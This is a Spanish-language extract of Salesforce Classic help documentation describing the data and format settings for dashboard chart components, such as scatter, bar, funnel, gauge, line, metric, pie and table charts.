
Utilice gráficos de dispersión para mostrar información significativa utilizando uno o dos grupos de datos de informe además de los resúmenes.

Por ejemplo, para ver cómo se relaciona la duración de la etapa con el número de actividades para oportunidades, agrupe su informe por `Nombre de oportunidad` y trace el gráfico de dispersión por la agrupación. Luego establezca el `Eje X` en el gráfico como `Recuento de registros` y `Eje Y` como `Duración de la etapa`. El gráfico mostrará un punto para cada oportunidad. Puede decir de un vistazo si la duración de la etapa es más corta para oportunidades que tienen más actividades.

Como un gráfico de dispersión muestra datos agrupados por valores resumidos, necesita al menos una agrupación en su informe. Seleccione un formato de informe que permite realizar agrupaciones, como resumen, matriz o unido. También necesita al menos un campo resumido en el informe para mostrar datos en los ejes del gráfico. De lo contrario, el gráfico mostrará recuento de registros en los ejes. Los gráficos de dispersión muestran automáticamente datos del informe de origen o puede seleccionar manualmente qué información mostrar para agrupaciones y resúmenes.

| Si su informe de origen cuenta con | El eje X aparece automáticamente | El eje Y aparece automáticamente |
|---|---|---|
| Sin campos de resumen | Recuento de registros. | Recuento de registros. |
| Uno o más campos de resumen | Primer resumen. | • Tanto el recuento de registros como el segundo resumen en gráficos de informe.<br>• El primer resumen en gráficos de panel incluso si el informe de origen tiene múltiples resúmenes. Aunque puede elegir manualmente un resumen diferente para mostrar en el eje. |

Este es un informe de oportunidades ganadas cerradas agrupadas por propietario de oportunidad y cuenta. Un gráfico de dispersión puede revelar el potencial para escribir en cuentas con un ingreso anual superior.




Este gráfico se crea en algunos campos clave:

1. **Trazar por** selecciona automáticamente la primera agrupación de informe. Seleccionamos manualmente la segunda agrupación para mostrar oportunidades ganadas por `Nombre de cuenta`.
2. El **Eje X** muestra el recuento de registros que no son campos resumidos o selecciona automáticamente el primer campo de resumen. Como el resumen es de mayor utilidad, el gráfico muestra `Suma del importe ganado`.
3. El **eje X** muestra aquí un campo de resumen seleccionado manualmente, `Ingreso anual medio`.
4. **Agrupar por** no está configurada de forma predeterminada. Como el informe tiene otra agrupación, el gráfico agrupa datos por la agrupación `Propietario de oportunidad` seleccionada manualmente. Los puntos de color en el gráfico y la leyenda muestran esta agrupación.

El tipo de componente del gráfico de dispersión en los paneles tiene estas limitaciones:

- No muestra informes tabulares.
- No puede ordenar por etiquetas o valores.
- Solo puede cambiar el aspecto de la unidades del eje Y.

- Puede definir manualmente el margen únicamente para el eje Y.

CONSULTE TAMBIÉN

Tipos de gráficos
Modificar un componente de panel
Configuración de datos para componentes de gráfico de dispersión del panel
Configuración de formato para componentes de gráfico de dispersión del panel
Configuración de datos para componentes de gráfico de dispersión del panel
Configuración de formato para componentes de gráfico de dispersión del panel

### Configuración de datos para los componentes de gráfico de columna y barra de panel

Los gráficos de columna vertical y barra horizontal son útiles para comparar los valores de una o más agrupaciones de informes. Utilice la ficha Datos de componente para seleccionar las agrupaciones y los resúmenes que desea mostrar en su gráfico de columna y de barra.

Seleccione los valores que desea mostrar en los ejes de su gráfico. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser recuentos de registros, campos de resumen o agrupaciones definidas en el informe. Por ejemplo, para ver la cantidad de cada etapa de ventas en un informe, seleccione `Suma del importe` como el `eje X` y `Etapa` como el `eje Y`. El gráfico muestra una barra por cada etapa, con la longitud proporcional a la cantidad de oportunidad total.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Eje-X` | Seleccione los valores que desea mostrar en el eje horizontal de su gráfico de barra, columna, gráfico o dispersión. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser campos de resumen o agrupaciones. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico.Si el eje X se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje Y y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Eje-Y` | Seleccione los valores que desea mostrar en el eje vertical de su gráfico de barra, columna, gráfico o dispersión. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser campos de resumen o agrupaciones. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico.Si el eje Y se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje X y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Agrupar por` | Seleccione cómo agrupar la información en su gráfico. Esta opción está disponible solo si el informe subyacente cuenta con más de un grupo. Para utilizar las segundas |

| Configuración | Descripción |
|---|---|
| | agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *Automático*. |
| Gráfico de combinación | Seleccione esta opción para trazar valores adicionales en este gráfico. El tipo de gráfico que seleccione debe admitir gráficos de combinación. |
| Mostrar unidades | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| Ver detalles de | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

Configuración de formato para componentes de gráfico de barras del panel

### Configuración de datos para componentes de gráfico de embudo del panel

Los diagramas de embudo son muy útiles para mostrar el flujo de oportunidades mediante las etapas.

Seleccione los valores que desea mostrar en los ejes de su gráfico. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser recuentos de registros, campos de resumen o agrupaciones definidas en el informe.

| Configuración | Descripción |
|---|---|
| Mostrar unidades | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| Ver detalles de | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |
| Valores | Seleccione lo que desea visualizar como valores para sus gráficos circulares, de anillos, de embudo, de medidor o métrico. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *Automático*. Cuando el informe de origen cuenta con un gráfico, selecciona |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| | automáticamente los valores utilizados por el gráfico. En mediciones e indicadores, muestre automáticamente el valor del primer campo de resumen. |
| `Segmentos` | Seleccione lo que desea visualizar como segmentos para su gráfico de embudo. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico. |

CONSULTE TAMBIÉN

Configuración de formato para componentes de panel de embudo

### Configuración de datos para componentes de gráfico de dispersión del panel

Los gráficos de dispersión son muy útiles para mostrar uno o dos grupos de datos de informe además de los resúmenes. Esa configuración de datos para el gráfico de dispersión está disponible en el editor de componente del panel en **Datos de componente**.

Agrupe y defina la escala para ayudar a los usuarios a dar sentido a los datos que está mostrando.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Trazar por` | Seleccione la agrupación para mostrar en su gráfico. Para utilizar siempre la primera agrupación o utilizar el contenido del gráfico del informe de origen, seleccione Auto. |
| `Eje-X` | Seleccione los valores para mostrar en el eje horizontal. |
| `Eje-Y` | Seleccione los valores que desea mostrar en el eje vertical de su gráfico de barra, columna, gráfico o dispersión. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser campos de resumen o agrupaciones. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico.Si el eje Y se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje X y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Agrupar por` | Seleccione cómo agrupar la información en su gráfico. Esta opción está disponible solo si el informe subyacente cuenta con más de un grupo. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. |
| `Mostrar unidades` | Cambie la medida para valores que aparecen en el eje Y del gráfico. |
| `Ver detalles de` | Seleccione donde se dirigen los usuarios cuando hacen clic en el gráfico. Las opciones incluyen el informe de origen, el informe de origen filtrado, la página |

| Configuración | Descripción |
| --- | --- |
| | de detalles del registro o una URL que ha especificado. Las opciones de página de detalles del registro y el informe filtrados no están disponibles cuando el gráfico tiene más de 200 valores. |

CONSULTE TAMBIÉN

- Gráficos de dispersión
- Modificar un componente de panel
- Configuración de formato para componentes de gráfico de dispersión del panel

### Configuración de datos para los componentes del medidor de panel

Se utiliza un medidor para ver a qué distancia está de alcanzar un objetivo. Muestra un valor único, como acuerdos cerrados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
| --- | --- |
| `Valores` | Seleccione lo que desea visualizar como valores para sus gráficos circulares, de anillos, de embudo, de medidor o métrico. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico. En mediciones e indicadores, muestre automáticamente el valor del primer campo de resumen. |
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por “mailto:” o “javascript:”.) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

- Configuración de formato para componentes de medidor de panel

### Configuración de datos para componentes de gráfico de líneas de panel

Los gráficos de líneas son útiles para mostrar datos a lo largo del tiempo.

Por ejemplo, para ver el número de candidatos creados cada mes en un informe, defina el recuento de registros como el `eje y` y el mes de creación como el `eje x`. El gráfico muestra una línea que conecta el total de recuento de registros de cada mes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Eje-Y` | Seleccione los valores que desea mostrar en el eje vertical de su gráfico de barra, columna, gráfico o dispersión. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser campos de resumen o agrupaciones. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico.Si el eje Y se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje X y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Eje-X` | Seleccione los valores que desea mostrar en el eje horizontal de su gráfico de barra, columna, gráfico o dispersión. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser campos de resumen o agrupaciones. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico.Si el eje X se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje Y y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Agrupar por` | Seleccione cómo agrupar la información en su gráfico. Esta opción está disponible solo si el informe subyacente cuenta con más de un grupo. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. |
| `Gráfico de combinación` | Seleccione esta opción para trazar valores adicionales en este gráfico. El tipo de gráfico que seleccione debe admitir gráficos de combinación. |
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione |

| Configuración | Descripción |
|---|---|
| | Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

Configuración de formato para componentes de gráfico de líneas panel

### Configuración de datos para componentes métricos de panel

La configuración de la ficha Datos de componentes define el modo en que el componente métrico de panel obtiene y gestiona los datos que muestra.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Valores` | Seleccione lo que desea visualizar como valores para sus gráficos circulares, de anillos, de embudo, de medidor o métrico. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico. En mediciones e indicadores, muestre automáticamente el valor del primer campo de resumen. |
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

Configuración de formato para los componentes métricos de panel

### Configuración de datos para los componentes de gráfico circular y de anillos del panel

Un gráfico circular o de anillos es perfecto para mostrar las colaboraciones relativas de diferentes cantidades. Utilice la ficha de datos del componente para seleccionar los valores que comparará su gráfico circular o de anillos.

Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total.

Por ejemplo, para ver el desglose de la cola de casos por estado de casos en un informe, defina el recuento de registros como `Valores` y el estado como `Cuñas`. El gráfico muestra un círculo compuesto de cuñas, donde cada cuña representa los casos en un estado de casos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Valores` | Seleccione lo que desea visualizar como valores para sus gráficos circulares, de anillos, de embudo, de medidor o métrico. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico. En mediciones e indicadores, muestre automáticamente el valor del primer campo de resumen. |
| `Cuñas` | Seleccione lo que desea visualizar como cuñas para sus gráficos circulares o de anillos. Para utilizar las segundas agrupaciones o los campos de resumen definidos en el gráfico del informe de origen, seleccione *`Automático`*. Cuando el informe de origen cuenta con un gráfico, selecciona automáticamente los valores utilizados por el gráfico. |
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

Configuración de formato para componentes de panel de gráfico circular y de anillos

### Configuración de datos para componentes de tabla de panel

Un componente de tabla muestra columnas de datos desde un informe personalizado en un panel. La configuración de la ficha Datos de componentes controla el modo en que un componente de tabla obtiene y gestiona los datos que muestra.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine adónde se dirigen los usuarios cuando haga clic en un componente de panel: El informe de origen completo para el componente de panel, el informe de origen filtrado por el grupo, valor del eje X o la entrada de leyenda en la que hacen clic; la página de detalles para un elemento de gráfico o de tabla, el valor de eje o entrada de leyenda; o una URL que ha especificado. (No puede utilizar URL que comiencen por "mailto:" o "javascript:".) Los detalles filtrados y de la página de detalles del registro están desactivados durante la visualización de gráficos de paneles con más de 200 valores. |

CONSULTE TAMBIÉN

Configuración de formato para componentes de tabla de panel

## Configuración visual para componentes de gráfico de panel

Seleccione el tipo de gráfico que se ajusta a los datos que comparte, luego aplique la configuración visual que comunicará los datos con mayor eficacia.

1. Configuración de formato para componentes de gráfico de barras del panel
   Los gráficos de columna vertical y barra horizontal son útiles para comparar los valores de una o más agrupaciones de informes. Defina la escala y la ordenación para ayudarle a dar sentido a los datos que está mostrando.
2. Configuración de formato para componentes de panel de embudo
   Utilice colores para mostrar el estado de un valor mediante etapas en un gráfico de embudo.
3. Configuración de formato para componentes de gráfico de dispersión del panel
   Los gráficos de dispersión son muy útiles para mostrar uno o dos grupos de datos de informe además de los resúmenes. Esa configuración de datos para el gráfico de dispersión está disponible en el editor de componente del panel en **Formato**.
4. Configuración de formato para componentes de medidor de panel
   Establezca los puntos de interrupción y los colores de su componente de medidor para ayudar a los usuarios a interpretar el valor actual del campo al que está realizando un seguimiento.
5. Configuración de formato para componentes de gráfico de líneas panel
   Los gráficos de líneas son útiles para mostrar datos a lo largo del tiempo. Utilice la clasificación y el escalado para ayudar a sus usuarios a dar sentido a los datos de su gráfico de líneas.
6. Configuración de formato para los componentes métricos de panel
   Un componente métrico muestra un valor en un momento dado. Utilice colores para ayudar los usuarios a dar sentido a los datos en el componente métrico.

7. Configuración de formato para componentes de panel de gráfico circular y de anillos
   Un gráfico circular es perfecto para mostrar las colaboraciones relativas de diferentes cantidades. Utilice la ficha de formato para seleccionar cómo configurar y etiquetar las divisiones de su gráfico circular.
8. Configuración de formato para componentes de tabla de panel
   Un componente de tabla muestra columnas de datos desde un informe personalizado en un panel. Puede utilizar colores y la escala para ayudar a que los usuarios interpreten los datos del informe que muestra la tabla.

### Configuración de formato para componentes de gráfico de barras del panel

Los gráficos de columna vertical y barra horizontal son útiles para comparar los valores de una o más agrupaciones de informes. Defina la escala y la ordenación para ayudarle a dar sentido a los datos que está mostrando.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | Seleccione un elemento de orden para determinar qué elemento desea que se muestre primero en el eje de abscisas o en el eje de ordenadas de los gráficos horizontales o verticales, respectivamente. En una tabla, seleccione el orden de clasificación de la tabla predeterminada de dos columnas para que sea ascendente o descendente en función de los valores o etiquetas de fila. |
| `Valores máximos mostrados` | Introduzca el número máximo de elementos que se incluirán en la agrupación de la parte superior del eje horizontal de un gráfico horizontal, del eje vertical de un gráfico vertical o de un eje seleccionado de un gráfico de barras apiladas. Para una tabla, introduzca el número máximo de filas que se incluirán. Por ejemplo, si desea enumerar sólo los 5 vendedores principales, cree un informe de oportunidad que enumere los importes de oportunidad totales por propietario y escriba *5* en este campo. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| `Mostrar fotos de Chatter` | Muestra fotos de Chatter de hasta 20 registros en un componente de gráfico de barras horizontales cuyo informe de origen se agrupa por campo de nombre de un usuario o grupo. Si hay más de 20 registros con fotos, se mostrarán los nombres de registro en lugar de las fotos. Defina `Visualización de agrupación` a *`Ninguno`* para mostrar las fotos. Establezca la opción `Ver detalles de` en *`Página de detalles del registro`* para que los usuarios vayan directamente al perfil de usuario o a las páginas de grupos cuando hagan clic en las fotos. Chatter debe estar activado para que se muestren las fotos. En función de la configuración de su organización, es posible que no vea las fotos en tablas y gráficos. |
| `Mostrar valores` | Se muestran los valores de los registros individuales o grupos en el gráfico. Sólo se aplica a determinados tipos de gráficos. |
| `Habilitar funciones activables` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillos y de embudo. La activación está desactivada si su gráfico tiene más de 200 puntos de datos. |

### Configuración de formato para componentes de panel de embudo

Utilice colores para mostrar el estado de un valor mediante etapas en un gráfico de embudo.

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | Seleccione un elemento de orden para determinar qué elemento desea que se muestre primero en el eje de abscisas o en el eje de ordenadas de los gráficos horizontales o verticales, respectivamente. En una tabla, seleccione el orden de clasificación de la tabla predeterminada de dos columnas para que sea ascendente o descendente en función de los valores o etiquetas de fila. |
| `Valores máximos mostrados` | Introduzca el número máximo de elementos que se incluirán en la agrupación de la parte superior del eje horizontal de un gráfico horizontal, del eje vertical de un gráfico vertical o de un eje seleccionado de un gráfico de barras apiladas. Para una tabla, introduzca el número máximo de filas que se incluirán. Por ejemplo, si desea enumerar sólo los 5 vendedores principales, cree un informe de oportunidad que enumere los importes de oportunidad totales por propietario y escriba *5* en este campo. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| `Combinar pequeños grupos en "Otros"` | Haga clic en este vínculo para crear una tabla personalizada. El campo `Valores máximos mostrados` se cumplimenta con el valor que haya introducido, y las primeras dos columnas están cumplimentadas previamente con las columnas predeterminadas. Para personalizar una tabla, el informe de origen debe estar en formato de resumen o matricial y contener un gráfico. |
| `Mostrar valores` | Se muestran los valores de los registros individuales o grupos en el gráfico. Sólo se aplica a determinados tipos de gráficos. |
| `Mostrar % de segmentos` | Se muestra el valor porcentual de cada segmento de gráficos de embudo. |
| `Habilitar funciones activables` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillos y de embudo. La activación está desactivada si su gráfico tiene más de 200 puntos de datos. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Configuración de formato para componentes de gráfico de dispersión del panel

Los gráficos de dispersión son muy útiles para mostrar uno o dos grupos de datos de informe además de los resúmenes. Esa configuración de datos para el gráfico de dispersión está disponible en el editor de componente del panel en **Formato**.

Los datos de Tweak aparecen en el gráfico de dispersión del panel utilizando estas configuraciones.

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | La clasificación actual no está disponible. |
| `Valores máximos mostrados` | Establezca el número máximo de puntos para mostrar en el gráfico. Cuando está establecido en 5, el gráfico muestra 5 puntos. Estos son los 5 mejores valores ascendentes en la agrupación utilizados por el campo Trazar por del gráfico de dispersión. |
| Rango del eje | Mantenga en automático o seleccione manual para introducir valores mínimos y máximos para el margen del eje Y. Si existen valores fuera del margen manual, el eje Y se amplia automáticamente para incluirlos. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| `Mostrar detalles al pasar el ratón` | Muestre valores o etiquetas cuando pase el ratón por encima de los gráficos. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Configuración de formato para componentes de medidor de panel

Establezca los puntos de interrupción y los colores de su componente de medidor para ayudar a los usuarios a interpretar el valor actual del campo al que está realizando un seguimiento.

Además, puede establecer el resaltado condicional definiendo hasta tres rangos de valores y colores. Debe establecer además el mínimo y el máximo de la escala. Debe definir el resaltado para seguir un componente y recibir alertas en sus noticias en tiempo real de Chatter cuando el valor supere el umbral.

| Configuración | Descripción |
|---|---|
| `Mínimo` | El valor más bajo del gráfico. |
| `Color de rango bajo` | Seleccione un color para representar el rango bajo hasta el primer punto de interrupción. |
| `Punto de interrupción 1` | El valor que separa los colores de los rangos medio y alto en el panel. |
| `Color de rango medio` | Seleccione un color para representar el rango medio entre el primer y el segundo punto de interrupción. |

EDICIONES

Disponible en: Salesforce Classic

